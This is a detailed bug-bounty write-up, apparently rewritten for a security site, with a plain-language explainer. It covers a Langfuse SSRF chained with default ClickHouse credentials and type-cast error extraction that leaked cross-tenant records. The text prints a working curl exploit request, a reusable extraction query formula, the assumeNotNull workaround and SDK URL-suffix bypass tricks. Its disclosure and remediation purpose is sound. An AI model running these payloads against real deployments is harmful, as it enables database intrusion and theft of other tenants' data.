A Langfuse SSRF, default ClickHouse credentials, and a novel error-based extraction technique that leaked 56 million records across tenant boundaries.
A Langfuse instance exposed an SSRF through its LLM API key test function, and the Anthropic SDK adapter returned full error response bodies, making the SSRF readable. Combined with default ClickHouse credentials from the docker-compose file, the attacker could run queries and extract data via type-casting errors, leaking millions of records across tenant boundaries.
 Published on vivek-ghinaiya.medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was an AI SaaS platform that the researcher does not name, at the vendor's request. The platform uses Langfuse, an open-source LLM observability tool, to track and monitor its AI pipelines. Langfuse is meant to have a web UI, so a publicly reachable instance is not unusual in itself.
The feature at the centre of the finding is the LLM provider configuration page, where an operator sets up providers such as OpenAI, Anthropic and Azure. That page has a Test Connection button, which sends a tRPC mutation called llmApiKey.test. The mutation accepts:
baseURL: where the server should send the test requestsecretKey: the API key to useextraHeaders: additional HTTP headers to attachadapter: which SDK to use (openaioranthropic)
The server takes the supplied URL, initialises the LLM SDK with it and fires an HTTP request. The report describes the result as a classic SSRF.
Setup
No special access was needed. During recon the researcher found the Langfuse instance publicly accessible and, more importantly, with open registration: no invite required and no email verification. He signed up, created an organisation and a project, and reached the settings page for LLM providers. Testing was done with Burp to intercept the request behind the Test Connection button, and with an Interactsh server to catch callbacks.
Finding it
The researcher's framing is that test buttons are like unlocked doors: they exist so developers can verify a configuration, but the implementation often trusts user input more than it should. Intercepting the request showed the llmApiKey.test mutation and its parameters. The baseURL had no validation: no allowlist, no blocklist for internal IPs or Docker hostnames.
Pointing baseURL at the Interactsh server produced a callback from the target's internal IP, confirming server-side request forgery. On its own this was blind SSRF, which the researcher rates as medium severity on most platforms: you can knock on doors but not hear what is behind them.
Exploitation
Step 1: turn blind SSRF into readable SSRF by switching adapter
The test function supports two adapters. With adapter: "openai", an internal service returning an error led the OpenAI SDK to swallow the response body, and the researcher got back a generic JavaScript error. With adapter: "anthropic", the Anthropic SDK includes the full HTTP response body in the error message for 4xx and 5xx responses, a design choice for developer experience. That turns blind SSRF into fully readable SSRF.
Step 2: confirm ClickHouse and read its errors
The SSRF was pointed at ClickHouse, the database Langfuse uses for analytics storage, with the wrong password:
{ "success": false, "error": "401 Code: 194. DB::Exception: default: Authentication failed: password is incorrect, or there is no user with such name."}
This told the researcher three things: ClickHouse is running on the internal network, it is reachable from the web server, and the default user exists but needs a password.
Step 3: default credentials from the public docker-compose
Langfuse is open source and its docker-compose.yml is on GitHub, containing:
CLICKHOUSE_USER=clickhouseCLICKHOUSE_PASSWORD=clickhouse
The # CHANGEME comment was optimistic: in production the credentials were unchanged. Sending clickhouse:clickhouse changed the response:
"401 Code: 194. DB::Exception: clickhouse: Authentication failed"
# Correct password:"Cannot read properties of undefined (reading 'length')"
The JavaScript type error means ClickHouse returned a 200 OK with actual data. The SDK tried to parse it as an LLM chat completion, could not find the expected fields and threw. The query ran successfully.
ClickHouse also accepts credentials embedded in the URL, which made later requests cleaner:
http://clickhouse:clickhouse@clickhouse:8123/?query=...
Step 4: the wall, queries run but results are unreadable
The Anthropic adapter only returns response bodies on error responses (4xx and 5xx). A successful SELECT returns 200 with results, the SDK fails to parse them as a chat completion and the researcher gets the useless JavaScript error. He had a fully authenticated ClickHouse connection with, as it turned out, full admin privileges, but could not read a single row.
Step 5: make ClickHouse fail on purpose
ClickHouse has strict typing. Casting a string to an integer type such as UInt32 does not silently coerce; it throws an error that includes the actual string value:
SELECT toUInt32('hello')
-- ClickHouse responds:Code: 6. DB::Exception: Cannot parse string 'hello' as UInt32:syntax error at begin of string.
The data appears in the error message. Replace 'hello' with a subquery that pulls a real value and the error becomes the extraction channel. The catch is that the SDK sends a POST request with a JSON body (the chat completion payload), and ClickHouse tries to parse that body as input data. The query therefore has to absorb the SDK's JSON body, run a SELECT for real data, and force a type error containing that data:
INSERT INTO FUNCTION null('x UInt32') SELECT toUInt32(name) FROM system.tables WHERE database = 'default' LIMIT 1 FORMAT JSONEachRow
The parts, as the researcher explains them:
FORMAT JSONEachRowtells ClickHouse to expect the POST body as JSON input, so the SDK's chat completion payload with itsmessages,modelandtemperaturefields is parsed as data rows.INSERT INTO FUNCTION null('x UInt32')sends that parsed input into a black hole; thenull()table engine accepts anything and discards it.- The
SELECTsubquery executes before the INSERT and fetches a real value, here a table name fromsystem.tables. toUInt32(name)cannot cast the table name to an integer, so ClickHouse throws a 400 error containing the string value.- The Anthropic adapter returns the 400 error body, and the value is read.
The actual SSRF request:
curl -sk -b cookies.txt \ -X POST "https://langfuse.target.tld/api/trpc/llmApiKey.test" \ -H "Content-Type: application/json" \ -d '{"json":{ "projectId": "YOUR_PROJECT_ID", "adapter": "anthropic", "provider": "exfil", "secretKey": "test", "baseURL": "http://clickhouse:clickhouse@clickhouse:8123/?query=INSERT+INTO+FUNCTION+null(%27x+UInt32%27)+SELECT+toUInt32(name)+FROM+system.tables+WHERE+database=%27default%27+LIMIT+1+FORMAT+JSONEachRow&input_format_skip_unknown_fields=1&log_comment=", "extraHeaders": {}, "customModels": ["test"] }}'
And the response:
400 Code: 6. DB::Exception: Cannot parse string
‘analytics_observations’ as UInt32:
syntax error at begin of string.
analytics_observations is a real table name from the production database, extracted through a type-casting error, routed through an LLM SDK and read through an SSRF. Adding OFFSET 1, OFFSET 2, OFFSET 3 and so on walked the entire schema one error at a time.
Step 6: the Nullable problem and assumeNotNull()
Enumerating tables and columns worked, but pulling actual data from columns storing LLM content (inputs, outputs, system prompts) hit a new wall. When a column is Nullable(String) and the value is NULL, toUInt32() silently converts NULL to 0: no error, no data, and the channel goes quiet. The fix is assumeNotNull(), which strips the Nullable wrapper. Real values then fire the type-cast error with the data; actual NULLs produce a different error that is easy to skip.
SELECT toUInt32(input) FROM observations LIMIT 1
-- With assumeNotNull: real values leak through the error.SELECT toUInt32(assumeNotNull(input)) FROM observations LIMIT 1-- → "Cannot parse string '[{\"role\": \"system\", ...}]' as UInt32"
That second response contained an actual LLM system prompt from a production observation.
Step 7: the extraction formula
Every subsequent value followed the same pattern:
INSERT INTO FUNCTION null('x UInt32') SELECT toUInt32(assumeNotNull(COLUMN)) FROM TABLE [WHERE ...] LIMIT 1 OFFSET N FORMAT JSONEachRow
Changing COLUMN, TABLE and OFFSET walks any table, any column, any row. One value per request: slow, but reliable, and invisible to application-level monitoring because the queries run as the legitimate ClickHouse user.
Step 8: mapping the data
The researcher enumerated 13 tables in the default database, extracted full schemas (column names, types) and then pulled data to validate the breach. The figures he reports:
| Item | Count |
|---|---|
| LLM trace records | 11.4 million |
| Individual LLM call observations | 38.5 million |
| Blob storage references (MinIO) | 56.5 million |
| Observations with inline content | 12.3 million |
| Cross-tenant projects exposed | 3 (2 other organisations) |
| Distinct user emails (PII) | 9,870 |
| Distinct LLM models in use | 129 |
The ClickHouse instance had zero row-level tenant isolation: all tenants' data lived in the same tables, separated only by a project_id column, so the extraction query could filter by any project or skip the filter entirely. Without going into specifics, at the vendor's request, the data included proprietary system prompts, business intelligence (financial analyses, competitive bidding data, operational metrics flowing through LLM queries), user PII (nearly 10,000 employee email addresses across multiple organisations), unreleased model names visible in observation metadata, and Langfuse API keys stored in trace metadata.
Write access was confirmed by inserting a test row into the production traces table. The ClickHouse user had full admin privileges: SELECT, INSERT, ALTER, CREATE, DROP, TRUNCATE, CREATE USER across all databases, enough to inject fake data, drop tables, create backdoor users or wipe everything. Beyond ClickHouse, the researcher mapped 7 internal services reachable through the SSRF, including MinIO (object storage with 56.5M objects), an internal worker service and the Hetzner cloud metadata endpoint (IMDS).
Root cause
The vulnerability was not in the URL path but in the function: baseURL accepts arbitrary values and the server fetches them without validation. There is no allowlist and no blocklist for internal IPs or Docker hostnames. The Anthropic SDK's habit of including full response bodies in error messages then turns the blind request into a readable one, and ClickHouse's descriptive type-cast errors turn readable errors into a data channel. Default clickhouse:clickhouse credentials from the shipped docker-compose.yml complete the chain, and the absence of row-level tenant isolation means one authenticated database user reads every tenant's data.
The first fix removed the public REST endpoint /api/public/llm-api-key/test, which started returning 404. The tRPC mutation llmApiKey.test was the exact same function mounted on the authenticated tRPC router, so the SSRF, the ClickHouse access and the extraction technique all still worked, and the ClickHouse password had not been changed. The researcher calls this fixing the route instead of the function: locking the front door while leaving the garage open. He reported the bypass and a proper fix was in progress.
Impact
Every step of the chain uses either no authentication or credentials the attacker creates themselves: no social engineering, no brute force, no phishing, no zero-days. The chain exploits application logic and default configurations shipped with the product.

An attacker who registers on an open Langfuse instance can reach internal services through the SSRF, authenticate to ClickHouse with default credentials, read across tenant boundaries (56.5 million records across 3 projects in this case, including system prompts, business data, PII and API keys) and, with the admin privileges observed, modify or destroy data. The researcher frames the difference between a medium-severity blind SSRF report and a full-breach report as one technique. The CVE is CVE-2026-41487 (GHSA-2524-j966-gfgh), covering the Langfuse LLM API key exfiltration vector.
Fix
What was changed: the vendor removed the public REST endpoint /api/public/llm-api-key/test, which then returned 404. That did not fix the underlying function, because the tRPC mutation remained reachable; the bypass was reported and a proper fix was being worked on.
What should be done, in the researcher's recommendations:
- Change every default credential before production. Langfuse marks them with
# CHANGEMEbut nothing enforces it; if your docker-compose still hasclickhouse:clickhouse, fix it today. - Network-segment data stores. ClickHouse, MinIO and Redis should not be reachable from the web-facing container; defence in depth matters even with SSRF protection.
- Validate URLs server-side. Any function making HTTP requests to user-supplied URLs needs allowlist validation, blocking internal IP ranges, Docker hostnames, cloud metadata endpoints ([redacted]) and link-local addresses.
- Do not trust SDK error handling for security. LLM SDKs are designed for developer experience, not security boundaries; the Anthropic SDK's inclusion of response bodies in errors creates data exfiltration channels you might not expect.
Variants to test
- Test every adapter on the same endpoint. Same SSRF, different SDK behaviour. A positive result is one adapter returning the internal service's response body in an error where another returns a generic error.
- Treat error messages as data channels. Any function that echoes your input in a descriptive error (SQL type casting, XML parsing, JSON schema validation) can be turned into an extraction channel. A positive result is your supplied value appearing verbatim in the error.
- Use
FORMAT JSONEachRowto absorb forced POST bodies. In ClickHouse this lets you run queries through endpoints that force a POST body on you, such as an LLM SDK. A positive result is a query executing despite the SDK's JSON payload. - Do not stop at blind SSRF. Spend the extra hours trying to make it talk; the difference between a medium-severity report and a full breach was one technique.
- Path control tricks for SDK-based SSRF. Each LLM SDK appends its own API path to
baseURL(OpenAI adds/v1/chat/completions, Anthropic adds/v1/messages). With the OpenAI adapter, append#so the fragment strips the appended path:
baseURL: "http://clickhouse:8123/?query=SELECT+version()#"Actual: POST http://clickhouse:8123/?query=SELECT+version()// The
With the Anthropic adapter, end the URL with &x= so the appended path becomes a harmless query parameter:
baseURL: "http://clickhouse:8123/?query=SELECT+1&x="Actual: POST http://clickhouse:8123/?query=SELECT+1&x=/v1/messages// The appended path is absorbed as the value of parameter 'x'
A positive result is the request reaching the intended path on the internal service without the SDK's suffix interfering.
What happened, in plain words
A security researcher found a way to walk into an AI company's private database through a button on a settings page, and then read 56.5 million records belonging to several different companies. He did it without brute-forcing any passwords, without tricking any employee, and without using any previously unknown software flaw. Every door he opened was either unlocked or had the key printed on the box.
The story is worth reading slowly because it is really a chain of small, ordinary mistakes that only become dangerous when joined together. A button that tests a connection trusted whatever web address it was given. A database whose username and password were left at the values written in the product's public installation file. A software library that helpfully repeats back whatever an error message says. And a database that keeps every customer's data in the same tables, separated only by a label.
None of those things is dramatic on its own. Together they let one person with a free account read other companies' private AI instructions, business documents, employee email addresses and API keys.
Before we start, a few words you will meet constantly.
An API (application programming interface) is the set of doors a program offers to other programs. When you click a button in a web page, the page usually does not do the work itself: it sends a small message to the company's server, the server does the work, and the message comes back with an answer. Think of a restaurant: the menu is the API, the kitchen is the server, and you never walk into the kitchen yourself.
A request is one of those messages. It has an address (where it goes), a method (what kind of action, such as "give me this" or "save this"), sometimes a body (the data being sent) and sometimes headers (small labels with extra information).
A cookie is a small piece of text your browser stores for a website and sends back with every request, so the site can remember who you are between clicks. It is like the wristband you get at an event: you show it once at the entrance, and after that staff just glance at your wrist. A cookie that proves you are logged in is sensitive, because anyone holding it can act as you.
A token or API key is a long random string that works like a password for a program rather than a person. Programs show it to each other to prove they are allowed in.
SSRF stands for server-side request forgery. It means you trick a server into making a web request on your behalf, usually to an address you could never reach from your own computer. The server sits inside the company's private network, so it can knock on doors that are invisible from the internet. You are not breaking in; you are asking the building's own staff to go and fetch something for you.
Blind SSRF is the weaker version: the server does make the request, but you never see the answer. You know the door exists because something reacted, but you cannot hear what was said behind it.
ClickHouse is a database. A database is an organised store of information that a program can ask questions of. ClickHouse is specialised for very large amounts of data and very fast counting and summarising, which is why analytics products use it.
Langfuse is an open-source tool for watching AI applications. "Open source" means its source code is published publicly, so anyone can read it, including its installation files. Langfuse records what an AI application did: which prompts were sent to which model, what came back, how long it took, how much it cost. Companies use it to debug and monitor their AI features.
An LLM (large language model) is the kind of AI behind chat assistants. A prompt is the text you send it. A system prompt is a hidden instruction set the company puts in front of every conversation, telling the model how to behave. System prompts are often commercially valuable: they are the company's recipe.
A tenant is one customer of a shared service. If a product serves many companies from one installation, each company is a tenant, and good design keeps tenants from seeing each other's data. Row-level isolation means the database itself enforces that separation, row by row. Without it, separation is only a convention that queries are expected to follow.
Finally, Burp (Burp Suite) is a tool that sits between your browser and a website and lets you pause, read and edit the messages going back and forth. Interactsh is a service that gives you a unique web address and tells you when anything on the internet tries to contact it. Both are standard kit for this kind of work.
It started with a settings page
The target was an AI software-as-a-service platform. The researcher does not name it, because the company asked him not to, and he says they handled the disclosure well. The platform uses Langfuse to keep track of its AI pipelines.
During recon (short for reconnaissance, the early phase where you look around and note what is exposed), he found that the company's Langfuse installation was reachable from the public internet. That alone is not strange: Langfuse is meant to have a web interface that people log into.
What caught his eye was that registration was open. No invitation was needed, and no email verification either. Anyone who found the page could create an account. In security terms this is like an office building where the reception desk hands out visitor badges to anyone who asks, without checking anything.
So he signed up, created an organisation, created a project, and arrived at the settings page where you configure which AI providers the platform may talk to: OpenAI, Anthropic, Azure and similar.
On that page there was a button labelled Test Connection.
The researcher's own comparison is worth keeping: test buttons are like unlocked doors. They exist for a good reason, because an administrator needs a way to check that a configuration actually works before relying on it. But the code behind them often trusts whatever the user typed far more than it should, because the developer was thinking about convenience, not about an attacker.
He opened Burp, clicked the button, and intercepted the message the page sent.
The request behind the button
The message was a tRPC mutation called llmApiKey.test. tRPC is a framework that lets a web page call functions on the server almost as if they were local, and a mutation is simply a call that changes something or performs an action rather than just reading. The name llmApiKey.test tells you exactly what it does: test an LLM API key.
It accepted four parameters:
baseURL: the web address the server should send the test request tosecretKey: the API key to use during the testextraHeaders: extra HTTP headers to attach to the requestadapter: which software library (SDK) to use, eitheropenaioranthropic
An SDK (software development kit) is a bundle of code a company installs so it does not have to write all the low-level plumbing itself. Here, the OpenAI SDK knows how to talk to OpenAI's service, and the Anthropic SDK knows how to talk to Anthropic's service. Each one has its own habits, and those habits matter enormously later.
The important part: baseURL had no validation at all. No allowlist (a list of addresses that are permitted), no blocklist (a list of addresses that are forbidden), nothing that stopped internal IP addresses or internal Docker hostnames.
A hostname is a human-friendly name for a machine, like clickhouse or example.com. Docker is a way of packaging software into containers that run side by side on the same machine and find each other by name. So inside the company's network, the database might simply be called clickhouse, and that name resolves to a private address that the outside world cannot reach.
So the server takes whatever address you give it, sets up the LLM SDK with that address, and fires off a web request. That is the whole vulnerability: the server will fetch any address a user supplies.
He pointed baseURL at his Interactsh address and got a callback from the target's internal IP. In plain words: he told the server "please contact this address of mine", and the server did, from inside its own network. That confirmed server-side request forgery.
But on its own, this was blind SSRF. He could make the server knock on internal doors, but he could not hear the answers. On most bug bounty platforms, a blind SSRF is treated as a medium-severity finding: interesting, but not alarming, because you cannot show that anything sensitive was read.
He kept going.
Two SDKs, two different stories
Here is where curiosity paid off.
The test function supports two adapters. He had been using the OpenAI one. When the SSRF reached an internal service and that service replied with an error, the OpenAI SDK swallowed the response body, meaning the content of the reply was discarded, and he got back a generic JavaScript error. Nothing useful. Still blind.
Then he switched to adapter: "anthropic".
The Anthropic SDK behaves differently. When it receives a 4xx or 5xx response, it includes the full HTTP response body in the error message it raises. A 4xx status code means the request was refused or malformed (for example 401, not authorised, or 404, not found). A 5xx means the server itself failed. The SDK includes the body because that helps developers: if your API key is wrong, you want to see exactly what the remote service said, not a vague "something failed".
For an attacker, that design choice turns blind SSRF into fully readable SSRF. The server still fetches the internal address, but now the internal service's own words come back to the attacker inside an error message.
Reading ClickHouse's error messages
He pointed the SSRF at ClickHouse, the database Langfuse uses to store analytics, and deliberately used the wrong password:
{ "success": false, "error": "401 Code: 194. DB::Exception: default: Authentication failed: password is incorrect, or there is no user with such name."}
Line by line:
"success": falsesays the test did not succeed."error":holds the text of the failure.401is the HTTP status for "you are not authenticated".Code: 194is ClickHouse's own internal error number for an authentication failure.DB::Exceptionis ClickHouse saying "this is a database exception".default:is the name of the database user it tried.- The rest is the human-readable explanation: the password is wrong, or no user by that name exists.
That single response told him three things. ClickHouse is running on the internal network. It is reachable from the web server. And a user called default exists, but it needs a password.
Notice what just happened: he learned facts about a private system by reading its error messages through someone else's software. That idea, error messages as a source of information, becomes the heart of the whole technique.
The password was in the README
Langfuse is open source, so its installation instructions are public on GitHub. Its docker-compose.yml file, which describes how to start all the pieces of the product together, contained this:
CLICKHOUSE_USER=clickhouseCLICKHOUSE_PASSWORD=clickhouse
Line by line:
CLICKHOUSE_USER=clickhousesets the database username to the wordclickhouse.CLICKHOUSE_PASSWORD=clickhousesets the password to the same word.
These are default credentials: a username and password that ship with the software so that it works out of the box. The file even carried a # CHANGEME comment, which the researcher calls optimistic. A comment is not a lock. Nothing in the software forces anyone to change it, and in this production installation nobody had.
He sent the request with clickhouse:clickhouse and the response changed:
"401 Code: 194. DB::Exception: clickhouse: Authentication failed"
# Correct password:"Cannot read properties of undefined (reading 'length')"
The first line is the wrong-password case again, now naming the user clickhouse. The second line is what came back with the correct password, and it looks like a step backwards: a JavaScript error saying something is undefined and cannot have its length read.
It is actually progress. That error means ClickHouse returned a 200 OK with real data. The SDK received the data, tried to interpret it as an LLM chat completion (a structured reply from an AI model), could not find the fields it expected, and threw a type error. The query ran successfully. He was authenticated.
ClickHouse also accepts credentials embedded directly in the URL, which made later requests tidier:
http://clickhouse:clickhouse@clickhouse:8123/?query=...
Line by line:
http://is the protocol.clickhouse:clickhouse@is the username and password, placed before the@sign.clickhouseafter the@is the hostname of the database inside the Docker network.:8123is the port, the numbered door on that machine where ClickHouse listens for HTTP requests./?query=...is where the SQL query goes, in the URL itself.
I can run queries but I cannot read them
This was the wall.
Remember the rule: the Anthropic adapter only returns response bodies on error responses, the 4xx and 5xx ones. When a SELECT query succeeds, ClickHouse returns 200 with the results. The SDK sees 200, tries to parse the results as a chat completion, fails internally, and hands back that same useless JavaScript error.
So he had a fully authenticated ClickHouse connection, with what turned out to be full administrator rights, and he could not read a single row. His own comparison: it is like having the keys to a vault but working in the dark.
Most researchers would stop and write the report here. SSRF plus default credentials plus authenticated database access is already a solid high-severity finding. But he kept thinking: the adapter does return error bodies. What if he could make ClickHouse fail on purpose, in a way that puts the data he wants into the error message?
That question is the turning point of the whole story.
The breakthrough: type errors as a data channel
ClickHouse has strict typing. Every value has a type: text is a string, whole numbers are integers, and so on. If you ask it to convert a string into an integer type such as UInt32 (an unsigned 32-bit integer, meaning a whole number from zero upwards), it does not quietly guess. It throws an error, and the error includes the actual string value it could not parse:
SELECT toUInt32('hello')
-- ClickHouse responds:Code: 6. DB::Exception: Cannot parse string 'hello' as UInt32:syntax error at begin of string.
Line by line:
SELECTmeans "give me the result of the following expression".toUInt32(...)is a function that tries to convert its argument into an unsigned 32-bit integer.'hello'is the text being converted, in single quotes.- The response says
Code: 6, ClickHouse's error number for a parsing problem. Cannot parse string 'hello' as UInt32is the key sentence: the value'hello'is repeated back inside the error.
So the data appears in the error message. Now replace 'hello' with a query that fetches a real value from a real table, and the error becomes your extraction channel: a way of getting data out through error text.
There is a catch. The SDK sends a POST request with a JSON body, the chat completion payload. JSON is a common text format for structured data, made of keys and values in curly braces. ClickHouse receives that body and tries to parse it as input data, which would fail before the interesting part even runs. So the query has to do three things at once: absorb the SDK's JSON body so ClickHouse does not choke on it, run a SELECT to fetch real data, and force a type error that contains that data.
After a lot of trial and error, he found this formula:
INSERT INTO FUNCTION null('x UInt32') SELECT toUInt32(name) FROM system.tables WHERE database = 'default' LIMIT 1 FORMAT JSONEachRow
Line by line, as he explains it:
FORMAT JSONEachRowat the end tells ClickHouse to expect the POST body as JSON input. The SDK's chat completion payload, with all itsmessages,modelandtemperaturefields, gets parsed as data rows instead of causing an error.INSERT INTO FUNCTION null('x UInt32')sends that parsed input into a black hole. Thenull()table engine accepts anything and discards it, like a bin with no bottom. The SDK's junk body vanishes.- The
SELECTsubquery runs before the INSERT. It fetches a real value, here a table name fromsystem.tables, which is ClickHouse's built-in list of its own tables. toUInt32(name)tries to convert that table name, which is text, into an integer. It cannot, so ClickHouse throws a 400 error containing the string value.- The Anthropic adapter faithfully returns the 400 error body, and the value is read.
A subquery is simply a query nested inside another query. LIMIT 1 means "only the first row". WHERE database = 'default' restricts the search to the database named default.
The actual SSRF request looked like this:
curl -sk -b cookies.txt \ -X POST "https://langfuse.target.tld/api/trpc/llmApiKey.test" \ -H "Content-Type: application/json" \ -d '{"json":{ "projectId": "YOUR_PROJECT_ID", "adapter": "anthropic", "provider": "exfil", "secretKey": "test", "baseURL": "http://clickhouse:clickhouse@clickhouse:8123/?query=INSERT+INTO+FUNCTION+null(%27x+UInt32%27)+SELECT+toUInt32(name)+FROM+system.tables+WHERE+database=%27default%27+LIMIT+1+FORMAT+JSONEachRow&input_format_skip_unknown_fields=1&log_comment=", "extraHeaders": {}, "customModels": ["test"] }}'
Line by line:
curlis a command-line tool for sending web requests.-skcombines two flags:-ssilences progress output, and-ktells curl to accept a TLS certificate it cannot verify. Useful in testing, not something you would do casually.-b cookies.txtsends the cookies stored in that file, which is how the request proves it belongs to the logged-in account.-X POSTsets the method to POST, meaning "send data".- The URL
https://langfuse.target.tld/api/trpc/llmApiKey.testis the tRPC endpoint for the test function.target.tldis a placeholder for the real domain. -H "Content-Type: application/json"tells the server the body is JSON.-d '...'is the body itself.- Inside the body,
"json":{...}wraps the parameters the way tRPC expects. "projectId": "YOUR_PROJECT_ID"identifies which project the test belongs to."adapter": "anthropic"selects the SDK whose error behaviour leaks response bodies."provider": "exfil"is just a label for the provider entry."secretKey": "test"is a dummy key; it does not matter because the request never reaches a real LLM provider."baseURL"is the important part: it points at ClickHouse with the default credentials, and thequery=part carries the extraction query. Notice the%27sequences: those are URL-encoded single quotes, because certain characters must be encoded inside a URL.+signs stand for spaces.input_format_skip_unknown_fields=1tells ClickHouse to ignore fields in the incoming JSON it does not recognise, which helps the SDK's payload pass through."extraHeaders": {}sends no extra headers."customModels": ["test"]is a required field with a placeholder value.
And the response:
400 Code: 6. DB::Exception: Cannot parse string
‘analytics_observations’ as UInt32:
syntax error at begin of string.
Line by line:
400is the HTTP status for a bad request.Code: 6is ClickHouse's parsing error number.Cannot parse string 'analytics_observations' as UInt32is the leak:analytics_observationsis a real table name from the production database, repeated back inside the error.syntax error at begin of stringexplains why the conversion failed.
There it is. A real table name, extracted through a type-casting error, routed through an LLM SDK, read through an SSRF. He sat back in his chair, then added OFFSET 1 and ran it again. OFFSET means "skip this many rows", so OFFSET 1 gives the second row, OFFSET 2 the third, and so on. Another table name. Then another. He was walking through the entire database schema, one error at a time.
A schema is the blueprint of a database: which tables exist, which columns each table has, and what type each column holds.
The Nullable problem, and the fix
Listing tables and columns worked perfectly. But when he started pulling actual data from columns that stored LLM content, such as inputs, outputs and system prompts, he hit a new wall.
ClickHouse has a Nullable wrapper type. A column declared Nullable(String) is allowed to hold the special value NULL, which means "nothing here". When the value is NULL, toUInt32() silently converts it to 0. No error, no data in the error message, and the extraction channel goes quiet.
The fix is assumeNotNull(). This function strips the Nullable wrapper and tells ClickHouse to treat the value as if it were definitely present. For real values, the type-cast error fires normally with the data. For actual NULLs, you get a different error, which is easy to recognise and skip before moving to the next row:
SELECT toUInt32(input) FROM observations LIMIT 1
-- With assumeNotNull: real values leak through the error.SELECT toUInt32(assumeNotNull(input)) FROM observations LIMIT 1-- → "Cannot parse string '[{\"role\": \"system\", ...}]' as UInt32"
Line by line:
- The first line is the naive attempt: take the
inputcolumn from theobservationstable, first row only, and try to convert it to an integer. - The comment line explains that with
assumeNotNullthe real values leak through the error. - The second query wraps
inputinassumeNotNull(input)before the conversion. - The arrow shows the resulting error text, which contains a fragment of JSON with a
roleofsystem, meaning an actual system prompt.
That second response contained a real LLM system prompt from a production observation: someone's proprietary AI instructions, leaking through a type-casting error, through an LLM SDK, through an SSRF, back to his terminal.
The extraction formula
From that point on, every piece of data followed the same pattern:
INSERT INTO FUNCTION null('x UInt32') SELECT toUInt32(assumeNotNull(COLUMN)) FROM TABLE [WHERE ...] LIMIT 1 OFFSET N FORMAT JSONEachRow
Line by line:
INSERT INTO FUNCTION null('x UInt32')is the bin with no bottom that absorbs the SDK's JSON body.SELECT toUInt32(assumeNotNull(COLUMN))fetches the value in the chosen column and forces the type error that carries it.FROM TABLEnames the table to read from.[WHERE ...]is an optional filter, for example to pick one tenant's rows.LIMIT 1 OFFSET Npicks exactly one row, skipping N rows, so you can walk through the data one value per request.FORMAT JSONEachRowmakes ClickHouse accept the incoming POST body as JSON.
Change COLUMN, TABLE and OFFSET to walk through any table, any column, any row. One value per request. Slow, but dead reliable, and invisible to application-level monitoring, because the queries run as the legitimate ClickHouse user. Nothing in the application's own logs looks like an attack.
What was behind the door
Once the extraction technique worked, he started mapping what was actually in the database. This is where the finding went from bad to really bad.
He enumerated 13 tables in the default database, extracted their full schemas (column names, types, everything), and then pulled actual data to confirm the breach. The figures he reports:
| Item | Count |
|---|---|
| LLM trace records | 11.4 million |
| Individual LLM call observations | 38.5 million |
| Blob storage references (MinIO) | 56.5 million |
| Observations with inline content | 12.3 million |
| Cross-tenant projects exposed | 3 (2 other organisations) |
| Distinct user emails (PII) | 9,870 |
| Distinct LLM models in use | 129 |
A trace is one complete record of an AI interaction, from the request to the reply. An observation is one step inside a trace, such as a single call to a model. MinIO is a storage system for large files, similar in spirit to a cloud bucket. PII stands for personally identifiable information, meaning data that can point to a real person, such as an email address.
The ClickHouse instance had zero row-level tenant isolation. All tenants' data lived in the same tables, separated only by a project_id column. His extraction query could filter by any project, or skip the filter entirely and read across all of them. In everyday terms: every company's post was in the same filing cabinet, sorted only by a sticky note that anyone with a key could ignore.
Without going into specifics, because the vendor asked him not to, the data included:
- Proprietary system prompts: the exact instructions companies embedded into their AI applications.
- Business intelligence: financial analyses, competitive bidding data and operational metrics that flowed through LLM queries.
- User PII: nearly 10,000 employee email addresses across multiple organisations.
- Unreleased model names: preview versions of LLM models from major providers, visible in the observation metadata.
- Internal API keys: Langfuse API keys stored in trace metadata.
He also confirmed write access by inserting a test row into the production traces table. The ClickHouse user had full admin privileges: SELECT, INSERT, ALTER, CREATE, DROP, TRUNCATE and CREATE USER across all databases. In plain words, that is enough to read data, add fake data, change the structure, delete tables, empty tables, and create new database users as backdoors. An attacker could inject fake data, drop tables, create backdoor users, or wipe everything.
Beyond ClickHouse, he mapped 7 internal services reachable through the SSRF, including MinIO (object storage with 56.5 million objects), an internal worker service, and the Hetzner cloud metadata endpoint (IMDS). A cloud metadata endpoint is a special internal address that cloud servers use to hand information to the machine itself, sometimes including credentials. It is a classic SSRF target because it is only reachable from inside.
The fix that did not fix it
He reported the finding. The vendor's engineering team confirmed and reproduced it immediately, and pushed a fix within days.
The fix was to remove the public REST endpoint /api/public/llm-api-key/test, which started returning 404 (not found). Done, right?
Not quite. The tRPC mutation llmApiKey.test was the exact same function, just mounted on the authenticated tRPC router. Same SSRF. Same ClickHouse access. Same extraction technique. The ClickHouse password had not been changed either.
This is a pattern he sees over and over: fixing the route instead of the function. The vulnerability was never in the URL path. It was in the fact that baseURL accepts arbitrary values and the server fetches them without validation. Removing one route while leaving another route to the same function is like locking the front door while leaving the garage open.
He reported the bypass, and a proper fix was being worked on.
The full chain
Here is the complete attack path, from zero access to full database breach:
- Register on Langfuse. Open registration, no email verification.
- Create an organisation and a project. Instant.
- Use the
llmApiKey.testSSRF withadapter: "anthropic". - Authenticate to ClickHouse with default credentials from the public
docker-compose.yml. - Extract data through error-based extraction using
toUInt32,null()andassumeNotNull. - Read across tenant boundaries: 56.5 million records across 3 projects.
Every step uses either no authentication or credentials the attacker creates themselves. No social engineering, no brute force, no phishing, no zero-days. The entire chain exploits application logic and default configurations that shipped with the product.
The CVE is CVE-2026-41487 (GHSA-2524-j966-gfgh), covering the Langfuse LLM API key exfiltration vector. A CVE is a public identifier for a known vulnerability, and a GHSA is the equivalent identifier from GitHub's advisory database.
Bonus: path control tricks for SDK-based SSRF
